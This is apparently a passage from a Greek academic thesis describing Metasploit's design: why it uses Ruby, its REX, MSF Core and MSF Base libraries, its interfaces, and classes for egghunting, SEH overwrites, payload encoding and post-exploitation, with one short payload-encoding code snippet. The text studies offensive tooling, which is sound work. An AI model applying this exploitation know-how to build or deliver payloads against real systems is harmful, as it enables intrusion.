Η γλώσσα προγραμματισμού Ruby επιλέχθηκε για το Metasploit, ανάμεσα από αρκετές γλώσσες, όπως, Python, Perl και C++ για πολλούς λόγους. Ο πρώτος και κυριότερος λόγος που επιλέχθηκε είναι επειδή άρεσε σαν γλώσσα στους προγραμματιστές του Metasploit. Μετά από πολύ ανάλυση των γλωσσών προγραμματισμού, η Ruby βρέθηκε να είναι και απλή αλλά και πολύ δυνατή. Ο βαθμός της ενδοσκόπησης καθώς και οι πτυχές της αντικειμενοστρέφειας που παρέχει η Ruby ήταν κάτι το οποίο ταίριαζε αρκετά με τις απαιτήσεις του περιβάλλοντος. Οι απαιτήσεις του περιβάλλοντος για αυτόματη δημιουργία κλάσεων για επαναχρησιμοποίηση κώδικα, ήταν παράγοντας κλειδί στην απόφαση γλώσσας και ήταν ένα από τα πράγματα τα οποία η Perl δεν προσέφερε. Επιπλέον, η σύνταξη της γλώσσας είναι απίστευτα εύκολη και παρέχει το ίδιο επίπεδο λειτουργιών, το οποίο διαθέτουν κι οι άλλες γλώσσες, όπως η Perl (Agarwal and Singh 2013, Holik et al., 2014).

Ο δεύτερος λόγος που επιλέχθηκε η Ruby ήταν η ανεξάρτητη υποστήριξη της πλατφόρμας για νήματα (threads). Καθώς αντιμετωπίστηκαν πολλοί περιορισμοί κατά τη διάρκεια της ανάπτυξης του περιβάλλοντος, οι προγραμματιστές του Metasploit παρατήρησαν βελτιστοποίηση απόδοσης στην έκδοση 2.x . Οι μελλοντικές εκδόσεις της Ruby θα στηρίξουν το υπάρχον threading API με threads του λειτουργικού συστήματος, τα οποία μεταγλωττίζει ο διερμηνέας, και θα λύσουν ένα μεγάλο αριθμό προβλημάτων σχετικά με την υπάρχουσα έκδοση (όπως το ότι επιτρέπει τη χρήση αποκλεισμένων διεργασιών).

Ένας ακόμη λόγος, ήταν η ύπαρξη ενός φυσικού διερμηνέα για τα Windows. Η Perl έχει δυο εκδόσεις τη Cygwin και την Active State, αλλά και οι δυο έχουν προβλήματα χρήσης στα Windows. Το γεγονός ότι ο διερμηνέας της Ruby μεταγλωττίζεται και εκτελείται και στα Windows αυξάνει δραστικά την απόδοση (Vaarandi and Grimaila, 2012).

Η Python, ήταν επίσης μια υποψήφια γλώσσα. Ο λόγος που οι προγραμματιστές του Metasploit προτίμησαν την Ruby αντί για την Python, ήταν για διαφορετικούς λόγους. Ο βασικότερος λόγος ήταν κάποιες συντακτικές ενοχλήσεις της Python όπως το ότι δεν χρησιμοποιεί αγκύλες. Καθώς πολλοί συμφωνούν με αυτή τη λειτουργία της Python τα μέλη του Metasploit το βρήκαν μη βολικό. Επίσης η Python έχει και κάποια άλλα προβλήματα με περιορισμούς στις γονικές κλάσεις καλώντας μεθόδους, στη συμβατότητα με τους διερμηνείς (O'Connor, 2012).

Επίσης οι C/C++ γλώσσες προγραμματισμού λήφθηκαν πολύ σοβαρά υπ' όψιν αλλά στο τέλος ήταν ολοφάνερο ότι δεν γινόταν να αναπτυχθεί ένα φορητό περιβάλλον σε μια μη μεταγλωττίσιμη γλώσσα. Έτσι, στο τέλος κατέληξαν σε μια γλώσσα, η οποία θα άρεσε στα άτομα τα οποία θα συνέφεραν στη δημιουργία του περιβάλλοντος, και αυτή η γλώσσα ήταν η Ruby.


3.2 Το πρόγραμμα Metasploit

Το παράθυρο εργασίας του Metasploit, μας δίνει τη δυνατότητα να χρησιμοποιήσουμε εργαλεία exploit, τα οποία έχουν δημιουργηθεί εκτός του Metasploit, κάτι το οποίο μας διευκολύνει στην ανάπτυξη νέων

exploit. Όπως έχουμε ήδη αναφέρει, το Metasploit, είναι βασισμένο στη γλώσσα προγραμματισμού Ruby, και εκτός από το μεταγλωττιστή της Ruby, για τη λειτουργία του, βασίζεται και στην αντικειμενοσχεσιακή βάση δεδομένων PostgreSQL[2], την γλώσσα προγραμματισμού Java, καθώς και στο πολύ διάσημο εργαλείο δοκιμής δικτύων Nmap[4] (Singh et al., 2012).

3.3 Αρχιτεκτονική Metasploit

Στην παρακάτω εικόνα περιγράφεται η αρχιτεκτονική δομή σχεδίασης του Metasploit.



Εικόνα 3: Αρχιτεκτονική Metasploit

3.3.1 Βιβλιοθήκες (Libraries)

Το Metasploit χωρίζεται, σε τρεις βασικές βιβλιοθήκες:

- REX
- MSF CORE
- MSF BASE

Η βιβλιοθήκη REX (Ruby Extension) περιέχει τα περισσότερα από τα βασικά στοιχεία και εργαλεία, του περιβάλλοντος εργασίας του Metasploit, μερικά από τα οποία αναπτύχθηκαν για να ενισχύσουν τη βιβλιοθήκη της Ruby. Η βιβλιοθήκη REX σχεδιάστηκε για να εξαρτάται αποκλειστικά και μόνο από τις βασικές βιβλιοθήκες της Ruby και είναι το κεντρικό κομμάτι του περιβάλλοντος του Metasploit. Περιέχει ενότητες (Modules) για χρήση εργαλείων exploit καθώς και για κωδικοποίηση των buffer[8]. Υποστηρίζει όλα τα αρχεία και τις βάσεις δεδομένων με προκαθορισμένες μεθόδους. Επίσης, περιέχει κλάσεις οι οποίες επιτρέπουν τη διάδραση του Metasploit με τη βάση δεδομένων του Opcode[9] κώδικα. Μερικά παραδείγματα από τη REX είναι υποδοχές για sockets, εφαρμογές πρωτοκόλλων πελάτη-εξυπηρετητή, υποσυστήματα καταγραφής και μερικές πολύ χρήσιμες κλάσεις.

Για να μπορέσει να γίνει η διασύνδεση με τις άλλες μονάδες, το Metasploit, ανέπτυξε τη βιβλιοθήκη MSF Core Library, η οποία λειτουργεί σαν ένα API[5] και σαν προέκταση της REX. Είναι υπεύθυνη για τη δημιουργία, όλων των απαραίτητων διασυνδέσεων που απαιτούνται για τα exploit modules[10], sessions, plugins.

Για την ενίσχυση της MSF Core Library, δημιουργήθηκε η MSF Base Library, η οποία ενισχύει τις διασυνδέσεις μεταξύ της MSF Core και της REX με το Metasploit. Η MSF Base, επεκτείνεται από το γραφικό περιβάλλον του Metasploit (Framework UI) το οποίο μπορεί να υποστηρίξει διάφορους τύπους λειτουργίας χρήστη (User Interfaces).

3.3.2 User Interfaces (Διασυνδέσεις)

Το Metasploit παρέχει στους τελικούς χρήστες 4 διαφορετικά (+1 που αναπτύχθηκε από διαφορετική ομάδα) interfaces για την χρήση του.

1. **Command line (γραμμή εντολών)**, είναι ο πιο γρήγορος τρόπος για την εκτέλεση ενός exploit, αλλά πρέπει να χρησιμοποιείται από πολύ έμπειρους χρήστες.
2. **Console user (κονσόλα)**, είναι σαν τη γραμμή εντολών αλλά με περισσότερες επιλογές.
3. **GUI (γραφικό περιβάλλον)**, είναι μια σχετικά νέα προσθήκη του Metasploit, με σχετική υποβοήθηση, για πιο αρχάριους χρήστες.
4. **Web UI (διαδικτυακό περιβάλλον)**, αναπτυγμένο σε Ruby on Rails, που απαιτεί έναν WEBrick[6] web server, για την χρήση του.
5. **Armitage**, είναι ένα εξειδικευμένο εργαλείο διαχείρισης επιθέσεων για το Metasploit, που παρέχει ένα γραφικό περιβάλλον. Αναπτύχθηκε ξεχωριστά από το Metasploit και είναι κατάλληλο και για αρχάριους αλλά και για έμπειρους χρήστες. Τα βασικότερα στοιχεία του είναι ότι μπορεί να συντονίσει επιθέσεις από πολλούς επιτιθέμενους και εύκολη χρήση του Meterpreter[7] .


3.3.3 Modules (Ενότητες) – Plugins (Επεκτάσεις)

Εκτός του περιβάλλοντος εργασίας, υπάρχουν τα διάφορα modules και plugins του Metasploit, τα οποία είναι σχεδιασμένα για την υποστήριξη του προγράμματος. Τα modules είναι τα παρακάτω:

- Payloads
- Encoders
- NOP generators
- Auxiliary

Όλα αυτά έχουν προκαθορισμένη δομή και λειτουργία διασύνδεσης με το περιβάλλον του Metasploit.

Σαν plugins, αναφέρουμε, τις επεκτάσεις της λειτουργικότητας του περιβάλλοντος ή κάποιες προσαυξήσεις σε υπάρχουσες λειτουργίες που το κάνουν να χρησιμοποιείται με διαφορετικό τρόπο. Τα plugins μπορούν να προσθέσουν νέες εντολές στο user interface, να καταγράψουν την κίνηση στο δίκτυο, ή να εκτελέσουν οποιαδήποτε άλλη χρήσιμη λειτουργία.



Εικόνα 4: Αλληλεξαρτήσεις Βιβλιοθηκών

3.4 Ανάλυση Αρχιτεκτονικής

3.4.1 REX

Η βιβλιοθήκη αυτή, χρησιμοποιεί modules και κλάσεις οι οποίες μπορεί να είναι χρήσιμες σε περισσότερα από ένα πρόγραμμα (project). Για τη χρήση της βιβλιοθήκης REX σε ένα Ruby Script, πρέπει να συμπεριλάβουμε την λέξη κλειδί rex.

Assembly[38]

Συχνά, κατά την ανάπτυξη κάποιου exploit, χρειάζεται η δημιουργία εντολών assembly επιτόπου, με μεταβλητούς τελεστές όπως μέσες τιμές ή καταχωρητές (registers). Για την υποστήριξη μιας τέτοιας λειτουργίας η βιβλιοθήκη REX μας παρέχει την κλάση Rex::Arch η οποία υλοποιεί μια αρχιτεκτονική βασισμένη σε δημιουργία ρουτινών Opcode κώδικα, καθώς και σε αρχιτεκτονικές συγκεκριμένων μεθόδων, όπως integer packing.

Encoding (κωδικοποίηση)

Η βιβλιοθήκη της REX παρέχει ένα σετ από κλάσεις, οι οποίες υλοποιούν διαφόρους τύπους από κωδικοποιητές XOR, όπως κωδικοποιητές κλειδιών μεταβλητού μήκους και κωδικοποιητές πρόσθετης ανάδρασης. Αυτές οι κλάσεις χρησιμοποιούνται από το περιβάλλον για να υλοποιήσουν διάφορους τύπους κωδικοποιητών, οι οποίοι χρησιμοποιούνται από διάφορα modules κωδικοποίησης. Οι κλάσεις καλούνται με το λεκτικό REX::Encoding.

Exploitation (Εκμετάλλευση)

Πολλές φορές, κάποιες ευπάθειες έχουν ένα κοινό παράγοντα επίθεσης, ή απαιτούν μια συγκεκριμένη σειρά από λειτουργίες, για να πετύχουν τη σωστή εκτέλεση κώδικα.

Σε κάποιες περιπτώσεις εκμετάλλευσης μπορεί να υπάρχει πρόβλημα με το διαθέσιμο χώρο (μνήμη) για την εκτέλεση του Payload, και να μη μπορεί να εκτελεστεί σωστά. Για να λυθεί αυτό το πρόβλημα, χρησιμοποιούμε Egghunting payload το οποίο αποθηκεύει το payload σε διαφορετική διεύθυνση μνήμης ώστε να χωράει να εκτελεστεί κανονικά, και στη μνήμη της εκμετάλλευσης αποθηκεύει έναν δείκτη στην διεύθυνση μνήμης του payload, που τον ονομάζουμε egg. Η βιβλιοθήκη που χρησιμοποιούμε είναι η REX::Exploitation::Egghunter (Bagget et al., 2008).

Σε άλλες περιπτώσεις, υπάρχει ένας κοινός παράγοντας επίθεσης, ειδικά σε συστήματα με λειτουργικό Windows, που αναφέρεται σαν SEH overwrite. Όταν συμβαίνει αυτό, μια εγγραφή SEH ξαναεγγράφεται στη μνήμη stack από δεδομένα χρήστη. Για να μειώσουμε αυτό το γεγονός, το πρόγραμμα μας μεταφέρει σε μια διαφορετική θέση μνήμης που μας αποτρέπει από την επανεγγραφή της μνήμης και στη συνέχεια, με μια εντολή μας μεταφέρει στην κανονική ροή του προγράμματος. Ο επιτιθέμενος μπορεί να αλλάξει την εντολή, ώστε να μην τον μεταφέρει στην κανονική ροή εκτέλεσης του προγράμματος, αλλά σε μια τοποθεσία που υπάρχει το payload και περιμένει να εκτελεστεί. Η βιβλιοθήκη που χρησιμοποιούμε είναι η REX::Exploitation::Seh (Németh and Erdődi, 2015).

Jobs (Εργασίες)

Σε κάποιες περιπτώσεις, είναι χρήσιμο να σπάμε μεγάλες διεργασίες, σε μικρότερες. Η βιβλιοθήκη REX::JobContainer, διαθέτει ένα interface για τη συνεργασία των μικρότερων διεργασιών μεταξύ τους. Νέες διεργασίες δημιουργούνται με την κλήση της μεθόδου add_job. Οι νέες διεργασίες ξεκινάν με την κλήση της μεθόδου start_job και σταματάνε με την μέθοδο stop_job. Αφού η διεργασία σταματήσει πρέπει να διαγραφεί από τη μνήμη, με την κλήση της μεθόδου remove_job.

Logging (καταγραφή)

Η βιβλιοθήκη REX παρέχει μια μεγάλη ποικιλία μεθόδων καταγραφής όπως dlog, ilog, wlog, elog, rlog. Οι παραπάνω μέθοδοι αναφέρονται στις καταγραφές debugging, information, warning, error και raw. Κάθε μέθοδος καταγραφής χρησιμοποιεί τρεις μεταβλητές: ένα μήνυμα καταγραφής, την πηγή του γεγονότος και τον βαθμό κρισιμότητας του γεγονότος (από 0-3).

Βάση δεδομένων Opcode

Η βιβλιοθήκη Rex παρέχει μια κλάση που δημιουργεί την επικοινωνία με τη βάση δεδομένων Metasploit opcode σε προγραμματιστικό μοντέλο. Αυτή η λειτουργία βρίσκεται στο Rex::Exploitation::OpcodeDb::Client.

Post-Exploitation (Μετά την εκμετάλλευση)

Η βιβλιοθήκη Rex παρέχει κάποιες πιο εξελιγμένες client-side υλοποιήσεις εργαλείων, όπως το DispatchNinja[16] και το Meterpreter. Αυτά τα δυο post-exploitation(μετά το την εκμετάλλευση) εργαλεία, είναι σχεδιασμένα να λειτουργούν και εκτός του κώδικα exploit. Η βιβλιοθήκη Rex::Post παρέχει ένα σετ από κλάσεις που λειτουργούν σαν μια διεπαφή για απομακρυσμένα συστήματα μέσω των post-exploitation clients. Αυτές οι κλάσεις επιτρέπουν στους προγραμματιστές να γράψουν κώδικα, για αυτοματοποιημένα εργαλεία που διαχειρίζονται απομακρυσμένα μηχανήματα πάνω σε μια ανεξάρτητη πλατφόρμα.

Protocols (Πρωτόκολλα)

Η βιβλιοθήκη Rex παρέχει υποστήριξη για κάποια κοινά πρωτόκολλα επικοινωνίας, όπως HTTP και SMB με ειδικές επεκτάσεις για προσαρμογή του κώδικα ώστε να επιτρέπουν τη χρήση exploits από άλλα projects. Τα καλούμε γράφοντας Rex::Proto.

Services (Υπηρεσίες)

Ένας από τους περιορισμούς που είχε η έκδοση 2.X, είναι ότι δεν μπορούσε να διαμοιράσει τη χρήση των listeners[18] στο τοπικό μηχάνημα, όταν για παράδειγμα χρειάζεται να εκτελέσουμε δύο διαφορετικά exploit τα οποία χρειάζεται να ακούνε στην ίδια θύρα. Για να λυθεί αυτό το πρόβλημα, στην έκδοση 3.0

περιέχονται κάποια services τα οποία περιέχουν κάποιες εγγεγραμμένες θύρες οι οποίες μπορούν και διαμοιράζουν την ίδια θύρα σε περισσότερες από μία υπηρεσίες (services). Επίσης αυτό, βοηθάει όταν έχουμε να αντιμετωπίσουμε περιορισμούς στις εισερχόμενες συνδέσεις από το τοίχος προστασίας δικτύου (firewall), το οποίο συνήθως επιτρέπει μόνο εξερχόμενες HTTP συνδέσεις.

Sockets (Θύρες)

Το υποσύστημα των θυρών, παρέχει μια λειτουργία για δημιουργία θυρών ενός συγκεκριμένου πρωτοκόλλου, χρησιμοποιώντας τις κλάσεις Comm factory. Με αυτόν τον τρόπο οι συνδέσεις δημιουργούνται χρησιμοποιώντας τις τοπικές θύρες του συστήματος καθώς και κάποιες ειδικά διαμορφωμένες θύρες με σύστημα proxy, όπως στην περίπτωση των συνδέσεων του Meterpreter.

Οι θύρες δημιουργούνται με διάφορους τρόπους. Ένας τρόπος είναι, καλώντας την εντολή Rex::Socket.create με ένα Hash[19] το οποίο χρησιμοποιείται για τη δημιουργία του κατάλληλου τύπου της θύρας. Ένας άλλος τρόπος είναι καλώντας την κλάση Rex:: Socket::create_param η οποία δέχεται σαν είσοδο μια παράμετρο. Όλες οι άλλες μέθοδοι δημιουργίας θυρών χρειάζονται ειδικές μεθόδους πρωτοκόλλων όπως create_tcp, create_tcp_server, create_udp, οι οποίες και αυτές δέχονται μια παράμετρο για τη δημιουργία της θύρας.

Οι κλάσεις Comm διαθέτουν την μέθοδο create η οποία δέχεται μια παράμετρο σαν είσοδο. Ο σκοπός της δημιουργίας του, είναι να παρέχει ξεχωριστό τρόπο δημιουργίας θυρών. Παράδειγμα: Rex::Socket::Comm:Local

Οι θύρες TCP στη βιβλιοθήκη της REX υλοποιούνται με την εντολή Rex::Socket::Tcp, οι οποίες επεκτείνουν τη βασική λειτουργία της κλάσης Socket της Ruby, όταν καλείται η κλάση Comm factory.

Οι θύρες SSL[17] υλοποιούνται στην αρχή της εντολής Rex TCP socket, και χρησιμοποιούν την επέκταση OpenSSL Ruby.

Synchronization (Συγχρονισμός)

Λόγω της χρήσης του multi-threading, η βιβλιοθήκη Rex παρέχει έξτρα κλάσεις οι οποίες δεν υπάρχουν στην κανονική βιβλιοθήκη της Ruby. Αυτές οι κλάσεις βοηθάνε στο συγχρονισμό όλων των λειτουργιών. Η Ruby πάσχει από ειδοποιήσεις για γεγονότα. Οι ειδοποιήσεις, είναι γενικότερα ανεπτυγμένες για Windows πλατφόρμες. Για να τα καταφέρει η Ruby να το υποστηρίξει υπάρχει η κλάση Rex::Sync::Events.

UI (User Interface - Περιβάλλον χρήστη)

Η βιβλιοθήκη REX παρέχει, ένα σετ από βοηθητικές κλάσεις, οι οποίες δεν συμπεριλαμβάνονται αυτόματα όταν καλούμε τη βιβλιοθήκη Rex, οπότε ο προγραμματιστής θα πρέπει να προσέξει να καλέσει ξεχωριστά την κλάση Rex/Ui.

Με την κλάση Rex::Ui::Text::Input μας παρέχεται, ένα σετ βασικών μεθόδων για να διαβάζουμε είσοδο από το χρήστη (gets), να ελέγχουμε το τέλος μιας εισόδου (eof?) και άλλα πολλά. Για να γίνει αυτό υπάρχουν δύο κλάσεις. Με την Rex::Ui::Text::Input::Stdio, χρησιμοποιούμε την $stdin στην Ruby, και με

την Rex::Ui::Text::Input::Readline υπάρχει διασύνδεση με την βιβλιοθήκη readline. Αν δεν υπάρχει η βιβλιοθήκη readline η κλάση δεν θα μπορέσει να λειτουργήσει.

Η κλάση Rex::Ui::Text::Output παρέχει αντίστοιχα μεθόδους για έξοδο στον χρήστη. Υπάρχουν και εδώ δύο κλάσεις αντίστοιχα. Η Rex::Ui::Text::Output::Buffer, και η Rex::Ui::Text::Output::Stdio.

Η κλάση Rex::Ui::Text::Shell παρέχει μια pseudo-shell κλάση που χρησιμοποιείται για την δημιουργία ενός shell από το χρήστη. Η κλάση αρχικοποιείται ζητώντας από το χρήστη μια μεταβλητή τύπου string μαζί με ένα χαρακτήρα char. Με το που δημιουργηθεί η κλάση Shell, εκκινεί αυτομάτως και τις κλάσεις Rex::Ui::Text::Input::Stdio και Rex::Ui::Text::Output::Stdio.

Η κλάση Rex::Ui::Text::Table χρησιμοποιείται για να δημιουργήσει ένα πίνακα με επικεφαλίδα, στήλες και γραμμές για καλύτερη μορφοποίηση.

3.4.2 Framework Core

Η βιβλιοθήκη Framework core (περιβάλλον εργασίας του πυρήνα) υλοποιεί ένα σετ από κλάσεις οι οποίες δημιουργούν μια διασύνδεση μεταξύ των framework modules (ενοτήτων) και των plugins (επεκτάσεων). Το κομμάτι αυτό, είναι σχεδιασμένο έτσι ώστε να μπορεί ο χρήστης να έχει πολλά ξεχωριστά framework instances (αντικείμενα) ταυτόχρονα.

Με την εντολή: Framework = Msf::Framework.new μπορούμε να ξεκινήσουμε ένα νέο αντικείμενο (instance). Αυτά τα αντικείμενα από μόνα τους, δεν αποτελούν τίποτα παραπάνω από μια σύνδεση μεταξύ των υποσυστημάτων του πυρήνα (framework core). Για την χρήση της βιβλιοθήκης του πυρήνα (framework core) η Ruby καλεί την msf/core, και θα αναλυθεί στις παρακάτω υποπαραγράφους.

DataStore (Αποθήκη Δεδομένων)

Κάθε διαφορετικό αντικείμενο (framework instance) εμπεριέχει την κλάση Msf::Datastore. Σκοπός αυτής της κλάσης στην έκδοση 3.0, είναι να αντικαταστήσει την αντίστοιχη λειτουργία των εκδόσεων 2.X. Η λειτουργία αυτής της κλάσης είναι απλά, ένα σετ από κωδικοποιημένες τιμές που χρησιμοποιούνται σε διάφορες λειτουργίες του περιβάλλοντος.

Event Notifications (Ειδοποιήσεις Γεγονότων)

Μια πολύ σημαντική προσθήκη της έκδοσης 3.0, είναι οι ειδοποιήσεις συστήματος, οι οποίες όταν συμβαίνουν κάποια προγραμματισμένα γεγονότα, μπορούν και εκτελούν κάποιες ενέργειες. Για να γίνει αυτό καλούμε την κλάση Msf::EventDispatcher και χρησιμοποιούμε την ιδιότητα framework.events.

Μπορούμε να προγραμματίσουμε μια ειδοποίηση όταν βρεθεί κάποιος εκμεταλλεύσιμος κώδικας (exploit). Αυτό γίνεται με την εντολή framework.events.register_exploit_subscriber. Παρομοίως, με την εντολή framework.events.remove_exploit_subscriber διαγράφουμε ένα προγραμματισμένο γεγονός (για exploit).

Αν θέλουμε να λαμβάνουμε ειδοποιήσεις για τις εσωτερικές λειτουργίες που συμβαίνουν στο περιβάλλον εργασίας μας, τότε μπορούμε να χρησιμοποιήσουμε τη μέθοδο framework.events.register_general_subscriber. Παρομοίως με την framework.events.remove_general_subscriber, διαγράφουμε ένα προγραμματισμένο γεγονός.

Μέσα σε αυτή την πολύ σημαντική προσθήκη είναι και η υποστήριξη του εντοπισμού υπηρεσιών, συνδέσεων, χρηστών και άλλου τέτοιου είδους πληροφοριών (πχ. γεγονότα βάσεων δεδομένων και συνδέσεων). Η κλήση και η λειτουργία των μεθόδων είναι παρόμοια, όπως παραπάνω με τη διαφορά ότι χρησιμοποιούμε τις μεθόδους add_db_subscriber και add_session_subscriber για ενεργοποίηση των ειδοποιήσεων.

Framework Managers (διαχειριστές περιβάλλοντος)

Το περιβάλλον διαθέτει μερικούς τύπους διαχειριστών συστήματος. Τον διαχειριστή ενοτήτων (module manager), τον διαχειριστή επεκτάσεων (plugin manager) και τον διαχειριστή συνδέσεων-συνεδριών (session manager). Ο διαχειριστής ενοτήτων είναι υπεύθυνος για την κλήση όλων των απαραιτήτων βιβλιοθηκών και μεθόδων που χρειάζονται, ενώ ο διαχειριστής επεκτάσεων μπορεί να αλλάξει ολόκληρη τη λειτουργία μιας ενότητας (module). Τα plugins μπορούν να προσθέσουν εντολές, λειτουργίες ακόμα και να προγραμματίσουν ειδοποιήσεις (event notifications). Ο διαχειριστής συνδέσεων χρησιμοποιείται για να εντοπίζει ενεργές συνδέσεις του περιβάλλοντος όταν πετύχει η εκμετάλλευση ενός κώδικα. Σκοπός του είναι να δείξει πιθανούς τρόπους και μεθόδους στον επιτιθέμενο για καλύτερη αλληλεπίδραση με το θύμα.

Utility classes (Κλάσεις Εργαλεία)

Υπάρχουν κάποιες κλάσεις, οι οποίες χρησιμοποιούνται για κάποιες πιο απλές λειτουργίες μέσα στο περιβάλλον του πυρήνα, όπως ο exploit driver (οδηγός εκμετάλλευσης) και το encoded payload (κωδικοποιημένο payload).

Exploit Driver

Η κλάση Msf::ExploitDriver ενθυλακώνει, όλες τις λειτουργίες που χρειάζονται για τη διαδικασία του exploit, από την επικύρωση της συγκέντρωσης όλων των απαραίτητων modules, την επικύρωση της επιλογής του στόχου, ως την δημιουργία payload κώδικα καθώς και την εκτέλεση του κώδικα exploit και payload.

Encoded Payload

Σκοπός της κλάσης Msf::EncodedPayload είναι να κωδικοποιεί τον κώδικα payload με κάποιες τυχαίες απαραίτητες μεταβλητές (βλ. παράδειγμα παρακάτω):

```
Encoded = Msf::EncodedPayload.create(payload_instance,
'BadChars' => "\x0a\0xd",
'Space' => 400,
'Prepend' => "\x41\x41",
'Append' => "\xcc\xcc\",
'SaveRegisters' => "edi",
'MinNops' => 16)
```

3.4.3 Framework Base

Η βιβλιοθήκη Framework Base (βάση του περιβάλλοντος εργασίας) είναι βρίσκεται ένα επίπεδο πάνω από τη βιβλιοθήκη framework core, και προσθέτει κλάσεις οι οποίες αλληλεπιδρούν με το περιβάλλον πολύ εύκολα. Παρέχει επίσης, και ένα σετ από κλάσεις οι οποίες είναι χρήσιμες σε «ξένα» εργαλεία ανάπτυξης, τα οποία δεν μπορούν να ενσωματωθούν στη βιβλιοθήκη framework core. Για τη χρήση αυτής της βιβλιοθήκης καλούμε την εντολή msf/core.

Configuration (Προσαρμογή)

Μέσα στην κλάση Msf::Config παρέχονται μέθοδοι για τη διαμόρφωση της εγκατάστασης του framework, όπως η αυτόματη εύρεση διαφόρων μονοπατιών εγκατάστασης (directory installation paths), αλλά και η κανονικοποίηση των αρχείων εγκατάστασης.

Logging (Καταγραφή)

Η βιβλιοθήκη framework base περιέχει μια κλάση που χρησιμοποιείται, για τον έλεγχο καταγραφής σφαλμάτων σε επίπεδο διαχειριστή παρέχοντας μεθόδους οι οποίες ενεργοποιούνται από τις συνδέσεις που δημιουργούνται μέσα σε ένα framework instance.

Serialization (Κανονικοποίηση)

Για τη διευκόλυνση των προγραμματιστών του Metasploit, η βιβλιοθήκη framework base παρέχει μια κλάση η οποία χρησιμοποιείται για την κανονικοποίηση πληροφοριών για τις ενότητες (modules), όπως η περιγραφή τους, διάφορες επιλογές και άλλες πληροφορίες προσαρμοσμένες για ανάγνωση από το χρήστη.

Sessions (συνδέσεις – συνεδρίες)

